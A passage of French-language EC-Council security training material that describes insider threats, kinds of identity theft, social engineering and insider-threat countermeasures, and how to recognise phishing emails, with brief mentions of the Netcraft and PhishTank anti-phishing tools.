
-  Insider attacks are easy **to launch**
-  If malicious activity is detected, the employee may **refuse to accept** responsibility and claim it was a mistake
-  Preventing insider attacks **is difficult**; an inside attacker can easily succeed
-  Employees can easily **cover their tracks**
-  Differentiating **harmful actions** from the employee's regular work is very difficult
-  Can go **undetected** for years and remediation is very expensive

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi les attaques d'initiés sont-elles efficaces ?

Les attaques d'initiés sont efficaces pour les raisons suivantes :

- Elles sont faciles à lancer.
- Il est difficile de prévenir les attaques d'initiés ; un attaquant interne peut réussir facilement.
- Il est très difficile de différencier les actions malveillantes du travail normal de l'employé. Il est difficile d'identifier si les employés effectuent des activités malveillantes ou non.
- Même après la détection d'une activité malveillante, l'employé peut refuser d'assumer sa responsabilité et prétendre qu'il s'agissait d'une erreur.
- Il est facile pour les employés de couvrir leurs actions en modifiant ou en supprimant les journaux afin de dissimuler leurs activités malveillantes.
- Les attaques d'initiés peuvent passer inaperçues pendant des années et les mesures correctives sont coûteuses.
- Il est facile pour les initiés d'accéder à des données ou à des systèmes sans lien avec leur fonction.
- Les initiés peuvent facilement faire un mauvais usage des ressources et s'approprier des éléments de propriété intellectuelle.
- Les initiés peuvent contourner les contraintes de sécurité avec un effort minimal.
- Les initiés peuvent facilement obtenir des secrets commerciaux et les révéler à des personnes extérieures.



Le vol d'identité

Le vol d'identité est un problème auquel de nombreux utilisateurs sont confrontés aujourd'hui et les médias font souvent état de cas d'usurpation d'identité. Aux États-Unis, certains États ont imposé des lois interdisant aux employés de fournir leur numéro de sécurité sociale (SSN) lors de leur recrutement. Il est essentiel que les entreprises soient bien informées sur le vol d'identité afin de ne pas compromettre leurs propres démarches pour lutter contre la fraude.

La loi "Identity Theft and Assumption Deterrence Act" de 1998 définit le vol d'identité comme l'utilisation illégale des identifiants d'une personne. Le vol d'identité se produit lorsque quelqu'un vole les informations d'identification personnelle d'un individu à des fins frauduleuses. Les agresseurs obtiennent illégalement des informations d'identification personnelle pour commettre une fraude ou tout autre acte criminel.


Types d'informations d'identification personnelle qui sont dérobées lors d'un vol d'identité :

- Nom
- Adresse du domicile et du bureau
- Numéro de sécurité sociale
- Le numéro de téléphone
- Date de naissance
- Numéro de compte bancaire
- Informations sur la carte de crédit
- Dossier de crédit
- Numéro de permis de conduire
- Numéro de passeport

L'attaquant vole l'identité de personnes dans un but frauduleux tel que :

- Ouvrir de nouveaux comptes de carte de crédit au nom de l'utilisateur sans payer les factures.
- Ouvrir un nouvel abonnement de téléphone ou de téléphonie mobile au nom de l'utilisateur, ou augmenter les frais sur le compte existant.
- Utiliser les informations des victimes pour obtenir l'accès à des services publics tels que l'électricité, le chauffage ou la télévision par câble.
- Ouvrir des comptes bancaires dans le but d'émettre de faux chèques en utilisant les coordonnées de la victime.
- Cloner une carte de débit ou une carte de crédit pour effectuer des retraits électroniques sur les comptes de la victime.
- Obtenir des prêts pour lesquels la victime est responsable.
- Obtenir un permis de conduire, un passeport ou une autre pièce d'identité officielle contenant les données de la victime et les photos de l'attaquant.
- Utiliser le nom et le numéro de sécurité sociale de la victime pour recevoir ses allocations sociales.
- Se faire passer pour un employé d'une organisation cible pour accéder physiquement à ses installations.
- Récupérer les polices d'assurance de la victime.

- Vendre les informations personnelles de la victime.
- Commander des marchandises en ligne en utilisant un site de dépôt.
- Détourner des comptes de messagerie.
- Obtenir des services de santé.
- Soumettre des déclarations de revenus frauduleuses.
- Commettre d'autres délits dans le but de fournir le nom de la victime aux autorités lors de son arrestation, au lieu du sien.



Types de vol d'identité

Le vol d'identité est en constante augmentation et les pirates trouvent de nouveaux moyens ou de nouvelles techniques pour voler divers types d'informations, en voici quelques exemples :

- **Vol d'identité d'enfant**

Ce type de vol d'identité se produit lorsque l'identité d'un mineur est volée. Ce type de vol est recherché car il peut passer inaperçu pendant une longue période. Après la naissance, les parents demandent un numéro de sécurité sociale pour leur enfant, qui, avec une date de naissance différente, est utilisé par les pirates pour ouvrir des comptes bancaires, contracter des prêts ou bénéficier de services publics, ou pour louer un logement et demander des prestations sociales.

- **Vol d'identité criminel**

Il s'agit de l'un des types de vol d'identité les plus courants et les plus dommageables. Un criminel utilise l'identité d'une personne pour échapper à des accusations criminelles. Lorsqu'il est attrapé ou arrêté, il fournit la fausse identité. La meilleure façon de se protéger contre le vol d'identité criminel est de garder toutes ses informations personnelles en sécurité, ce qui implique de suivre des bonnes pratiques en matière d'utilisation d'Internet et de se méfier des personnes qui pratiquent le "shoulder surfing".

- **Vol d'identité bancaire**

Ce type de vol d'identité se produit lorsque les informations relatives au compte bancaire ou à la carte de crédit d'une victime sont volées et utilisées illégalement par un voleur. Ce dernier peut utiliser une carte de crédit au maximum et retirer de l'argent du compte, ou utiliser l'identité volée pour ouvrir un nouveau compte, demander de

nouvelles cartes de crédit et contracter des prêts. Les informations nécessaires pour pirater le compte de la victime et voler ses informations sont obtenues par des virus, des attaques de phishing ou des violations de données.

- **Vol d'identité lié au permis de conduire**

Ce type d'usurcation d'identité est le plus facile à réaliser car il est peu complexe. Une personne peut perdre son permis de conduire, ou se le faire voler facilement. Une fois qu'il est tombé entre de mauvaises mains, l'auteur peut vendre le permis de conduire volé ou l'utiliser à mauvais escient en commettant des infractions au code de la route, dont la victime n'est pas avertie et pour lesquels elle ne paie pas les amendes, ce qui entraîne la suspension ou le retrait de son permis.

- **Vol d'identité dans le domaine des assurances**

Le vol d'identité dans le domaine de l'assurance est étroitement lié au vol d'identité médicale. Elle se produit lorsqu'un fraudeur utilise illégalement les renseignements médicaux de la victime pour accéder à son assurance pour un traitement médical. Parmi ses répercussions, citons les difficultés de règlement des factures médicales, l'augmentation des primes d'assurance et la difficulté probable d'obtenir une couverture médicale future.

- **Vol d'identité médical**

Il s'agit du type d'usurcation d'identité le plus dangereux. L'auteur utilise le nom ou les données de la victime sans son consentement ou à son insu pour obtenir des médicaments et réclamer une assurance maladie ou des prestations de santé. L'usurcation d'identité médicale se manifeste par de fréquentes erreurs dans les dossiers médicaux de la victime, ce qui peut conduire à de faux diagnostics et à des décisions médicales mettant en danger la vie de la victime.

- **Vol d'identité fiscale**

Ce type d'usurcation d'identité se produit lorsque le fraudeur vole le numéro de sécurité sociale de la victime pour remplir des déclarations d'impôts frauduleuses et obtenir des remboursements d'impôts illicites. La victime a alors du mal à accéder à ses remboursements d'impôts légitimes, ce qui entraîne une perte de fonds. Les courriers électroniques d'hameçonnage sont l'une des principales astuces utilisées par les criminels pour dérober les informations d'une cible. Par conséquent, la protection contre ce type d'usurcation d'identité passe par l'adoption de pratiques Internet sûres.

- **Clonage et dissimulation d'identité**

Ce type d'usurcation d'identité englobe toutes les formes d'usurcation d'identité, où les fraudeurs tentent de se faire passer pour quelqu'un d'autre dans le seul but de dissimuler leur identité. Ces fraudeurs peuvent être des immigrants illégaux, des personnes qui se cachent de leurs créanciers ou simplement des personnes qui veulent devenir "anonymes".

- **Vol d'identité synthétique**

Il s'agit de l'un des types d'usurpation d'identité les plus sophistiqués, où l'auteur obtient des informations de différentes victimes pour créer une nouvelle identité. Tout d'abord, il vole un numéro de sécurité sociale et l'utilise avec une combinaison de faux noms, date de naissance, adresse et autres éléments nécessaires à la création d'une nouvelle identité. L'auteur utilise cette nouvelle identité pour ouvrir de nouveaux comptes, emprunter, obtenir des cartes de crédit, des téléphones, et obtenir d'autres biens et services.

- **Vol d'identité lié à la sécurité sociale**

Il s'agit d'un autre type courant d'usurpation d'identité où le fraudeur vole le numéro de sécurité sociale de la victime afin d'en tirer divers avantages, comme le vendre à une personne sans papiers, l'utiliser pour frauder le gouvernement en obtenant un nouveau compte bancaire, des prêts, des cartes de crédit, ou demander et obtenir un nouveau passeport.

Module Flow



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les contre-mesures en matière d'ingénierie sociale

L'ingénierie sociale exploite le comportement humain (comme les habitudes, la motivation au travail, la paresse ou la naïveté) pour accéder aux ressources informatiques de l'entreprise ciblée. Il est difficile de se protéger contre les attaques d'ingénierie sociale, car de nombreuses victimes ne se rendent pas compte qu'elles ont été trompées. Ces attaques ressemblent beaucoup aux autres types d'attaques utilisées pour extraire les précieuses données d'une entreprise. Pour se protéger des attaques d'ingénierie sociale, une entreprise doit évaluer le risque de différents types d'attaques, estimer les pertes possibles et sensibiliser ses employés.

Cette section traite des contre-mesures qu'une organisation peut mettre en œuvre pour renforcer sa protection contre les attaques d'ingénierie sociale.

Social Engineering Countermeasures



Password Policies

- ✓ Periodic password changes
- ✓ Avoiding guessable passwords
- ✓ Account blocking after failed attempts
- ✓ Increasing length and complexity of passwords
- ✓ Improving secrecy of passwords



Physical Security Policies

- ✓ Identification of employees by issuing ID cards, uniforms, etc.
- ✓ Escorting visitors
- ✓ Restricting access to work areas
- ✓ Proper shredding of useless documents
- ✓ Employing security personnel



Defense Strategy

- ✓ Social engineering campaign
- ✓ Gap analysis
- ✓ Remediation strategies



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures en matière d'ingénierie sociale

Les attaquants utilisent des techniques d'ingénierie sociale pour inciter les gens à révéler des informations confidentielles sur les organisations. Ils utilisent l'ingénierie sociale pour réaliser des fraudes, des vols d'identité, de l'espionnage industriel et d'autres activités illégales. Pour se protéger des attaques par ingénierie sociale, les organisations doivent mettre au point des politiques et des procédures efficaces, et il faut également les mettre en œuvre !

Pour être vraiment efficace, une organisation doit :

- Diffuser les politiques adoptées auprès des employés et leur proposer une sensibilisation et une formation appropriées. Les employés occupant des postes à haut risque ont tout intérêt à suivre une formation spécialisée contre les menaces d'ingénierie sociale.
- Faire signer aux employés une attestation dans laquelle ils reconnaissent avoir compris les politiques de l'organisation.
- Déterminer les conséquences des violations de ces politiques.

Les principaux objectifs des stratégies de protection contre l'ingénierie sociale sont de sensibiliser les utilisateurs, de mettre en place des contrôles internes solides du réseau, ainsi que des politiques, plans et processus de sécurité.

Les politiques et procédures de sécurité formelles aident les employés ou les utilisateurs à prendre les bonnes décisions en matière de sécurité. Elles doivent inclure les mesures de protection suivantes :

■ Politiques relatives aux mots de passe

Les politiques relatives aux mots de passe reprenant les consignes suivantes permettent d'accroître la sécurité des mots de passe :

- Changer régulièrement les mots de passe.
- Éviter les mots de passe faciles à deviner. Il est possible de deviner les mots de passe à partir des réponses à des questions d'ingénierie sociale telles que : "Où êtes-vous né ?" "Quel est votre film préféré ?" ou "Quel est le nom de votre animal de compagnie ?".
- Bloquer les comptes utilisateurs au-delà d'un certain nombre de tentatives infructueuses de connexion.
- Choisir des mots de passe longs (minimum de 6 à 8 caractères) et complexes (utilisant divers caractères alphanumériques et spéciaux).
- Ne jamais divulguer les mots de passe à qui que ce soit.

Les politiques de sécurité des mots de passe comprennent souvent des conseils sur la bonne gestion des mots de passe, comme par exemple :

- Éviter de partager un compte utilisateur.
- Éviter d'utiliser le même mot de passe pour différents comptes.
- Éviter de stocker les mots de passe sur des supports ou de les écrire sur un bloc-notes ou un post-it.
- Éviter de communiquer les mots de passe par téléphone, par courrier électronique ou par SMS.
- Veiller à verrouiller ou à éteindre votre ordinateur avant de vous en éloigner.

■ Politiques de sécurité physique

Les politiques de sécurité physique portent sur les domaines suivants :

- Délivrer des badges d'identification (cartes d'identité) et des uniformes, ainsi que d'autres mesures de contrôle d'accès aux employés de l'organisation.
- Accompagner les visiteurs dans les salles ou les salons réservés aux visiteurs.
- Restreindre l'accès à certaines zones de l'organisation pour empêcher les utilisateurs non autorisés de compromettre la sécurité des données sensibles.
- Éliminer les vieux documents qui contiennent des informations précieuses en utilisant des équipements tels que des déchiqueteuses et des incinérateurs. Cela empêche la collecte d'informations par des attaquants utilisant des techniques telles que la fouille de poubelles.

■ Stratégie de défense

- **Campagne d'ingénierie sociale** : Une organisation devrait mener de nombreux exercices portant sur l'ingénierie sociale en utilisant différentes techniques sur un

groupe hétérogène de personnes afin d'examiner comment les employés pourraient réagir à de véritables attaques d'ingénierie sociale.

- **Analyse des lacunes** : En utilisant les informations obtenues lors de la campagne d'ingénierie sociale, une analyse des lacunes évalue l'organisation en fonction des bonnes pratiques de l'industrie, des menaces émergentes et des stratégies d'atténuation des risques.
- **Stratégies de remédiation** : En fonction du résultat de cette analyse, les organisations élaborent un plan de correction détaillé pour atténuer les faiblesses ou les lacunes découvertes à l'étape précédente. Le plan se concentre principalement sur la formation et la sensibilisation des employés en fonction de leur rôle, ainsi que sur l'identification et la limitation des menaces potentielles pour l'organisation.

Insider Threats Countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures pour lutter contre les menaces d'initiéés

Il existe des mesures de sécurité qui aident une organisation à prévenir ou à minimiser les menaces internes :

- **Séparation et rotation des postes** : Répartir les responsabilités entre plusieurs employés afin de limiter la quantité de pouvoir ou d'influence détenue par un individu. Cela permet d'éviter les fraudes, les abus et les conflits d'intérêts et facilite la détection des défaillances en matière de contrôle (y compris le contournement des contrôles de sécurité et le vol d'informations). La rotation des postes à intervalles aléatoires aide une organisation à prévenir la fraude ou l'abus de priviléges.
- **Principe du moindre privilège** : Fournir aux utilisateurs des priviléges d'accès suffisants pour leur permettre d'effectuer les tâches qui leur sont confiées. Cela permet de maintenir la sécurité des informations.
- **Accès contrôlé** : Les contrôles d'accès dans les différentes parties d'une organisation empêchent les utilisateurs non autorisés d'accéder aux ressources et aux biens essentiels.
- **Journalisation et audit** : Effectuer périodiquement des contrôles pour vérifier l'utilisation abusive des ressources de l'entreprise.
- **Surveillance des employés** : Utiliser un logiciel de surveillance des employés qui enregistre toutes les sessions des utilisateurs et qui peut être examiné par des professionnels de la sécurité.
- **Politiques juridiques** : Appliquer les politiques réglementaires pour empêcher les employés d'utiliser les ressources de l'entreprise à mauvais escient et de voler des données sensibles.

- **Archivage des données critiques** : Conserver un registre des données critiques de l'organisation sous forme d'archives qui pourront être utilisées comme ressources de sauvegarde, si nécessaire.
- **Formation des employés à la cybersécurité** : Former les employés sur la manière de protéger leurs identifiants et les données confidentielles de l'entreprise contre les attaques. Ils seront en mesure d'identifier les tentatives d'ingénierie sociale et de prendre les mesures de protection et de signalement appropriées.
- **Vérification des antécédents des employés** : Vérifier minutieusement les antécédents de tous les employés avant de les embaucher en effectuant des recherches sur Google et sur les sites de réseaux sociaux, ainsi qu'en contactant les employeurs précédents.
- **Surveillance des utilisateurs privilégiés** : Mettre en place des mécanismes de surveillance supplémentaires pour les administrateurs système et les utilisateurs privilégiés, car leurs comptes peuvent être utilisés pour déployer des codes malveillants ou des bombes logiques sur le système ou le réseau.
- **Désactivation des identifiants pour les employés licenciés** : Désactiver tous les profils d'accès de l'employé aux sites physiques, réseaux, systèmes, applications et données immédiatement après son départ.
- **Évaluations périodiques des risques** : Effectuer des évaluations périodiques des risques sur tous les actifs critiques de l'organisation, puis développer et maintenir une stratégie de gestion des risques pour sécuriser ces actifs contre les intrus et les initiés.
- **Défense en profondeur** : Mettre en place plusieurs niveaux de défense pour prévenir et protéger les actifs critiques contre les attaques à distance provenant d'initiés. Développer des politiques et des procédures d'accès à distance appropriées pour contrecarrer de telles attaques.
- **Sécurité physique** : Mettre en place une équipe de sécurité professionnelle qui surveille la sécurité physique de l'organisation.
- **Surveillance** : Installer des caméras pour surveiller toutes les installations critiques. Installer et activer un logiciel de capture d'écran sur tous les serveurs critiques.

Identity Theft Countermeasures

-  Secure or shred all documents containing your **private information**
-  Ensure your name is not present in **marketers' hit lists**
-  Review your **credit card statement** regularly and store it securely, out of reach of others
-  Never give any personal information over the **phone**
-  Keep your mail secure by **emptying the mailbox** quickly



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures en cas de vol d'identité


Le vol d'identité se produit lorsque quelqu'un utilise des informations personnelles (telles que le nom, le numéro de sécurité sociale, la date de naissance, le nom de jeune fille de la mère ou l'adresse) de manière malveillante, par exemple pour souscrire des services de carte de crédit ou de prêt, ou même des locations et des hypothèques, à l'insu de la personne concernée et sans son autorisation.

Vous trouverez ci-dessous une liste de contre-mesures qui, une fois mises en œuvre, réduiront les risques d'usurpation d'identité :

- Sécuriser ou déchiqueter tous les documents contenant des informations privées.
- Veiller à ce que son nom ne figure pas sur les listes de contacts des spécialistes du marketing.
- Consulter régulièrement son relevé de carte de crédit et le conserver en lieu sûr, hors de portée des autres.
- Ne jamais donner d'informations personnelles par téléphone.
- Pour sécuriser le courrier, vider rapidement sa boîte de réception.
- Se méfier et vérifier toutes les demandes de données personnelles.
- Protéger les informations personnelles contre toute divulgation.
- Ne pas afficher les numéros de compte ou de contact, sauf si cela est obligatoire.
- Surveiller régulièrement ses activités bancaires en ligne.

- Ne jamais indiquer d'identifiants personnels sur les sites de médias sociaux, tels que le nom de son père, le nom de son animal de compagnie, son adresse ou sa ville de naissance.
- Activer l'authentification à deux facteurs sur tous les comptes en ligne.
- Ne jamais utiliser de Wi-Fi public pour partager ou accéder à des informations sensibles.
- Installer des outils de sécurité tels qu'un pare-feu et un antivirus sur son ordinateur personnel.

How to Detect Phishing Emails?



- 1 Appears to be from a **bank, company, or social networking site**, and has a **generic greeting**
- 2 Appears to be from a person listed in your **email address book**
- 3 Gives a sense of **urgency** or a **veiled threat**
- 4 May contain **grammatical/spelling mistakes**
- 5 Includes links to **spoofed websites**
- 6 May contain **offers that seem to be too good to be true**
- 7 Includes **official-looking logos** and other information taken from legitimate websites
- 8 May contain a **malicious attachment**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comment détecter les courriers électroniques d'hameçonnage ?

Pour détecter les courriers électroniques de phishing, passer d'abord le curseur de sa souris sur le nom figurant dans la colonne "De". Vous pourrez ainsi voir si le nom de domaine d'origine est lié au nom de l'expéditeur ; si ce n'est pas le cas, il peut s'agir d'un courrier électronique d'hameçonnage. Un message provenant de Gmail.com, par exemple, devrait probablement afficher le nom de domaine dans la colonne "De" comme étant "**gmail.com**".

Vérifier si le courrier électronique fournit une URL et invite l'utilisateur à cliquer dessus. Si c'est le cas, vérifier que le lien est légitime en passant le pointeur de la souris dessus (pour afficher l'URL du lien) et s'assurer qu'il utilise un chiffrement (<https://>). Pour plus de sécurité, toujours ouvrir une nouvelle fenêtre et visiter le site en tapant directement son adresse au lieu de cliquer sur le lien fourni dans le courrier électronique.

Ne fournir aucune information au site Web suspect, car il est probable qu'il les renvoie directement à l'attaquant.

Voici quelques autres indices permettant de reconnaître un courrier électronique d'hameçonnage :

- Il semble provenir d'une banque, d'une entreprise ou d'un site de réseau social et comporte une formule de politesse générique.
- Il semble provenir d'une personne figurant dans votre carnet d'adresses électroniques.
- Il utilise un ton urgent ou constitue une menace indirecte.
- Il peut contenir des fautes de grammaire ou d'orthographe.
- Il contient des liens vers des sites Web frauduleux.

- Il peut contenir des offres qui semblent trop belles pour être vraies.
- Il contient des logos d'apparence officielle et d'autres informations provenant de sites Web légitimes.
- Il peut contenir une pièce jointe malveillante.





Figure 5.13 : Exemple de courrier électronique présentant des indices de phishing

Anti-Phishing Toolbar

Netcraft




- The Netcraft **anti-phishing community** is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks



PhishTank



- PhishTank is a collaborative clearing house for data and information about **phishing** on the Internet
- It provides an **open API** for developers and researchers to integrate **anti-phishing** data into their apps



Barre d'outils anti-hameçonnage

▪ Netcraft

Source : <https://www.netcraft.com>

La communauté anti-hameçonnage Netcraft est un gigantesque dispositif de surveillance communautaire, qui permet aux membres les plus attentifs et les plus experts de défendre tous les membres de la communauté contre les attaques d'hameçonnage. La barre d'outils Netcraft fournit des informations actualisées sur les sites que les utilisateurs visitent régulièrement et bloque les sites dangereux. La barre d'outils fournit une foule d'informations sur les sites Web les plus fréquentés. Ces informations permettent de se faire un avis éclairé quant à l'intégrité de ces sites.

Comme le montre la capture d'écran ci-dessous, Netcraft protège les particuliers et les organisations des attaques de phishing et des fraudeurs.

